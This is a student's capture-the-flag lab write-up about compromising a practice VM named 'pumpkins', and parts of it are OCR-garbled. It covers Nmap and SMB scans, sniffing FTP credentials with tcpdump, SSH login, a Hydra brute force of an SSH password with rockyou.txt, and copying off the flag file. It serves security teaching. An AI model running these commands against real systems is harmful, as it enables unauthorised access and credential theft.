
Penetration Testing

Final Result:





I first performed an Nmap scan on the target IP address to obtain detailed information about the target, such as open ports and services.

```
$ sudo nmap 192.168.52.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-24 17:27 EDT
Nmap scan report for 192.168.52.1
Host is up (0.00035s latency).
Not shown: 998 filtered tcp ports (no-response) UID 11935
PORT STATE SERVICE
1042/tcp open afrog
1043/tcp open boinc
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.52.2
Host is up (0.000078s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
53/tcp open domain
MAC Address: 00:50:56:EF:C3:2C (VMware)
Nmap scan report for 192.168.52.139
Host is up (0.00046s latency).
Not shown: 996 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:0C:29:E3:6E:11 (VMware)
Nmap scan report for 192.168.52.254
Host is up (0.00025s latency).
All 1000 scanned ports on 192.168.52.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:FB:DE:B3 (VMware)
Nmap scan report for 192.168.52.128
Host is up (0.0000070s latency).
All 1000 scanned ports on 192.168.52.128 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Nmap done: 256 IP addresses (5 hosts up) scanned in 10.40 seconds
```

I used the following Nmap command (nmap -sT -p- -A -T4 192.168.52.139) to perform a TCP connection scan on all ports of the target IP address (192.168.52.139) with aggressive detection options for operating system, version detection, and more, at a faster scan rate.

```
File Actions Edit View Help
 -$ nmap -sT -p- -A -T4 192.168.52.139
Tarting Nmap 7.93 ( nttps://nmap.org ) at 2023-10-24 16:51 EDT Nmap scan report for 192.168.52.139
Host is up (0.00043s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH
                                OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
    2048 3d21c4f1b3a5807d9a50deaac2c74ed6 (RSA)
256 9218db55692c8eb45a8f390f5e4b7b7c (ECDSA)
256 15fee07e873bf0e5afe0376be5f0a8d5 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu)) | http-server-header: Apache/2.4.18 (Ubuntu)
 _http-title: 100 Floors of Frights
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: PUMPKINS; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
 _clock-skew: mean: 1h19m59s, deviation: 2h18m33s, median: 0s
  _nbstat: NetBIOS name: PUMPKINS, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
  smb2-security-mode:
       Message signing enabled but not required
   smb2-time:
    date: 2023-10-24T20:51:25
   smb-security-mode:
    account_used: guest
    challenge_response: supported
     message_signing: disabled (dangerous, but default)
  smb-os-discovery:
   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
     Computer name: pumpkins
     NetBIOS computer name: PUMPKINS\x00
    Domain name: \x00
     FQDN: pumpkins
    System time: 2023-10-24T16:51:25-04:00
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.37 seconds
```


From the above Nmap result we can see that the ssh port, is open. An http port is also open which indicated that a website could be running. The ports 139 and 445 are open indicates services using SMB.

```
-(kali®kali)-[~/Desktop]
$ nmap --- script smb-vuln* --- 445 192.168.52.139
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-27 17:08 EDT
Nmap scan report for 192.168.52.139
Host is up (0.00076s latency).
       STATE SERVICE
445/tcp open microsoft-ds
Host script results:
|_smb-vuln-ms10-061: false
  smb-vuln-ms10-054: false
  smb-vuln-regsvc-dos:
    VULNERABLE:
    Service regsvc in Microsoft Windows systems vulnerable to denial of service
      State: VULNERABLE
        The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
        pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
        while working on smb-enum-sessions.
Nmap done: 1 IP address (1 host up) scanned in 5.79 seconds
```

There are no CVE's to exploit this to gain remote code execution.



Upon visiting the website, there was an input field that said, 'What's my name?' I tried entering 'admin,' but it was denied. Also, there is another page, index.php, which provides a link to some sort of Halloween dance.



```
(kali@kali)-[~/Desktop]
$ gobuster dir -u http://192.168.52.139 -w /usr/share/seclists/Discovery/Web-Content/common.txt -k

Gobuster v3.5
by 0J Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.52.139
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s

2023/10/27 17:54:16 Starting gobuster in directory enumeration mode

/.htaccess (Status: 403) [Size: 298]
/.hta (Status: 403) [Size: 298]
/.hta (Status: 403) [Size: 293]
/index.php (Status: 403) [Size: 293]
/index.php (Status: 403) [Size: 302]
Progress: 4723 / 4724 (99.98%)


Amazina

Home Depot offsecwp chat
Sponsored
```



I used tcpdump to analyze the traffic generated and found some interesting output where huge traffic is being generated from various IPs. Upon further analysis of the traffic through Wireshark, I found some FTP requests and responses containing a username 'bboy1' and the password 'dancedancedance'. It appears that the network traffic was intentionally replayed.

```
| Call® Mail | -[-/Desktop| | Sumanth Vandinger | Call® (teptump - 1 eth8 | Call® -
```



```
(kali@ kali)-[~/Desktop]

Sindo tcpdump -i eth0 -l | grep -E 'USER|PASS'

[sudo] password for kali:

[
```

Since the SSH port was open, I attempted to use the obtained credentials to SSH into the system and was successful, as shown in the following screenshot.

```
(kali@ kali)-[~/Desktop]
$ ssh bboy1@192.168.52.139
The authenticity of host '192.168.52.139 (192.168.52.139)' can't be established.
ED25519 key fingerprint is SHA256:Rk39na3MTQcOk1tgU1tMtsnnnvBlCc4h+Sbm3H+Ri8Y.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.52.139' (ED25519) to the list of known hosts.
bboy1@192.168.52.139's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

240 packages can be updated.
184 updates are security updates.

You have mail.
Last login: Tue Sep 24 21:58:46 2019 from 172.16.0.1
Sumanth Vankineni
bboy1@pumpkins:~$

Sumanth Vankineni
```

```
bboy1@pumpkins:~$ ls
home-backup.tar mail new-dance-moves.txt
bboy1@pumpkins:~$ cd mail/
bboy1@pumpkins:~/mail$ ls
saved-messages sent-mail
bboy1@pumpkins:~/mail$
```

Upon using Is, I could see that there are two files named 'saved-messages' and 'sent-mail'. The 'sent-mail' contains text congratulating David S. Pumpkins on a name change. The 'saved-messages' contain a message saying sorry that you missed the ceremony but that he knows the new name of David. It contains a hint saying he is bad at picking a password.

```
bboy1@pumpkins:~/mail$ cat sent-mail
From MAILER-DAEMON Tue Sep 24 21:20:45 2019
Date: 24 Sep 2019 21:20:45 -0400
From: Mail System Internal Data <MAILER-DAEMON@pumpkins>
Subject: DON'T DELETE THIS MESSAGE -- FOLDER INTERNAL DATA
Message-ID: <1569374445@pumpkins>
X-IMAP: 1569374340 0000000001
Status: RO
This text is part of the internal format of your mail folder, and is not a real message. It is created automatically by the mail system software.
If deleted, important folder data will be lost, and it will be re-created with the data reset to initial values.
From bboy1@pumpkins Tue Sep 24 21:20:45 2019 -0400
Date: Tue, 24 Sep 2019 21:20:45 -0400 (EDT)
From: B Boy 1 <bboy1@pumpkins>
To: "David S. Pumpkins" <david@pumpkins>
Subject: Congrats!
Message-ID: <alpine.DEB.2.20.1909242119150.14551@pumpkins>
User-Agent: Alpine 2.20 (DEB 67 2015-01-07)
MIME-Version: 1.0
Content-Type: text/plain; format=flowed; charset=US-ASCII
Status:
X-Status:
X-Keywords:
X-UID: 1
Congrats on the name change, I am sorry I missed the ceremony.
wait to hear more about it and what your new name is (looks like it's still showing up as the old one on here.) I hope you had a great rest of
the day. I've been working on some new dance moves I can't wait to show you!
- B-Boy 1
bboy1@pumpkins:~/mail$
```

```
boy1@pumpkins:~/mail$ cat saved-messages
From MAILER-DAEMON Tue Sep 24 21:43:20 2019
Date: 24 Sep 2019 21:43:20 -0400
From: Mail System Internal Data <MAILER-DAEMON@pumpkins>
Subject: DON'T DELETE THIS MESSAGE -- FOLDER INTERNAL DATA
Message-ID: <1569375800@pumpkins>
X-IMAP: 1569374340 0000000001
Status: RO
This text is part of the internal format of your mail folder, and is not
a real message. It is created automatically by the mail system software.
If deleted, important folder data will be lost, and it will be re-created
with the data reset to initial values.
From bboy2@pumpkins Tue Sep 24 21:18:08 2019
Return-Path: <bboy2@pumpkins>
X-Original-To: bboy1@pumpkins
Delivered-To: bboy1@pumpkins
Received: by pumpkins.localdomain (Postfix, from userid 1003)
        id 480FC20B23; Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
Received: from localhost (localhost [127.0.0.1])
        by pumpkins.localdomain (Postfix) with ESMTP id 45C9D205A5
for <body|apumpkins>; Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
Date: Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
From: B Boy 2 <bboy2@pumpkins>
To: B Boy 1 <bboy1@pumpkins>
Subject: Catching you up
Message-ID: <alpine.DEB.2.20.1909242117170.14457@pumpkins>
User-Agent: Alpine 2.20 (DEB 67 2015-01-07)
MIME-Version: 1.0
Content-Type: text/plain; format=flowed; charset=US-ASCII
Status: RO
X-Status:
X-Keywords:
X-UID: 1
Sorry you missed the ceremony today, let me know when you're around and I
can tell you David's new name. I have a copy of the document in my
home directory, I'd share it with you but I'm about as bad as using
computer as I am picking a good password.
B-Boy 2
```

I tried changing directories to other users but was denied. Also, the user 'bboy1' is not listed in the sudoers file.

```
bboy1@pumpkins:/home$ ls
bboy1@pumpkins:/home$ cd bboy2
-bash: cd: bboy2: Permission denied
bboy1@pumpkins:/home$ cd david/
-bash: cd: david/: Permission denied
bboy1@pumpkins:/home$ sudo su
[sudo] password for bboy1:
bboy1 is not in the sudoers file. This incident will be reported.
bboy1@pumpkins:/home$ cd enpm809q/
-bash: cd: enpm809q/: Permission denied
bboy1@pumpkins:/home$
```

So let's try to brute-force into the 'bboy2' user's account using Hydra with the common 'rockyou.txt' dictionary."

Hydra successfully brute-forced the password for the user 'bboy2', which is 'princess'.

```
(kali© kali)-[~/Desktop]
$ hydra -l bboy2 -P /usr/share/wordlists/rockyou.txt 192.168.52.139 ssh

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-24 17:54:28

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task

[DATA] attacking ssh://192.168.52.139 login: bboy2 password: princess

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-24 17:54:33

UID 119351130
```

Using these credentials, I logged into the system using ssh with the user 'bboy2'

```
bboy2@pumpkins:~/mail$ cd ..
bboy2@pumpkins:~$ ls
 Pumpkins-Name-Change-Signed.pdf
bboy2@pumpkins:~$ cat Pumpkins-Name-Change-Signed.pdf
%PDF-1.4
%****
4 0 obj
<//r>
/XObject
/Subtype/Image
/Width 2200
/Height 1700
/BitsPerComponent 1
/ColorSpace/DeviceGray
/Filter /CCITTFaxDecode
/DecodeParms <</Columns 2200 /Rows 1700>>
/Length 19895
stream
P *◆@U@◆◆◆U◆T

        ◆P
        ***@U@◆◆◆U◆T

◆P *◆@U@◆◆◆U◆T
•P *•aua•••U•T
◆P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T

    P *◆⋒U⋒◆◆◆U◆T

•P *•@U@•••U•T
•P *•@U@•••U•T
+P *+@U@+++U+T

    P **a∪a***U*T

    P **aUa***U*T

◆P *◆@U@◆◆◆U◆T
◆P *◆@U@◆◆◆U◆T

    P *◆aUa◆◆◆U◆T

•P *•@U@•••U•T
   **@U@***U*T
```

Upon enumerating the directories, I found a 'Pumpkins-Name-Change-Signed.pdf'.

I downloaded this file to my local using SCP, and upon viewing the PDF, it contained the changed name of David.

```
(kali@kali)-[~/Desktop]
$ scp bboy2@192.168.52.139:/home/bboy2/Pumpkins-Name-Change-Signed.pdf .

bboy2@192.168.52.139's password:
Pumpkins-Name-Change-Signed.pdf
```

Official Name Change Form The Imaginary World of ENPM809Q

We recognize today, 9/30/19 that David S. Pumpkins will now be recognized by his official legal name which he has changed to David Simon ENPM809Q Pumpkins III.


By order of the benevolent dictator of ENPM809Q - Kevin T. Shivers

Kevin T. Shivers – 9/30/19

Witnessed:

B-Boy 2 - 9/30/19

Sumanth Vankineni UID 119351130 I now used this on the website entry field and was successful in finding the flag/image.



lo

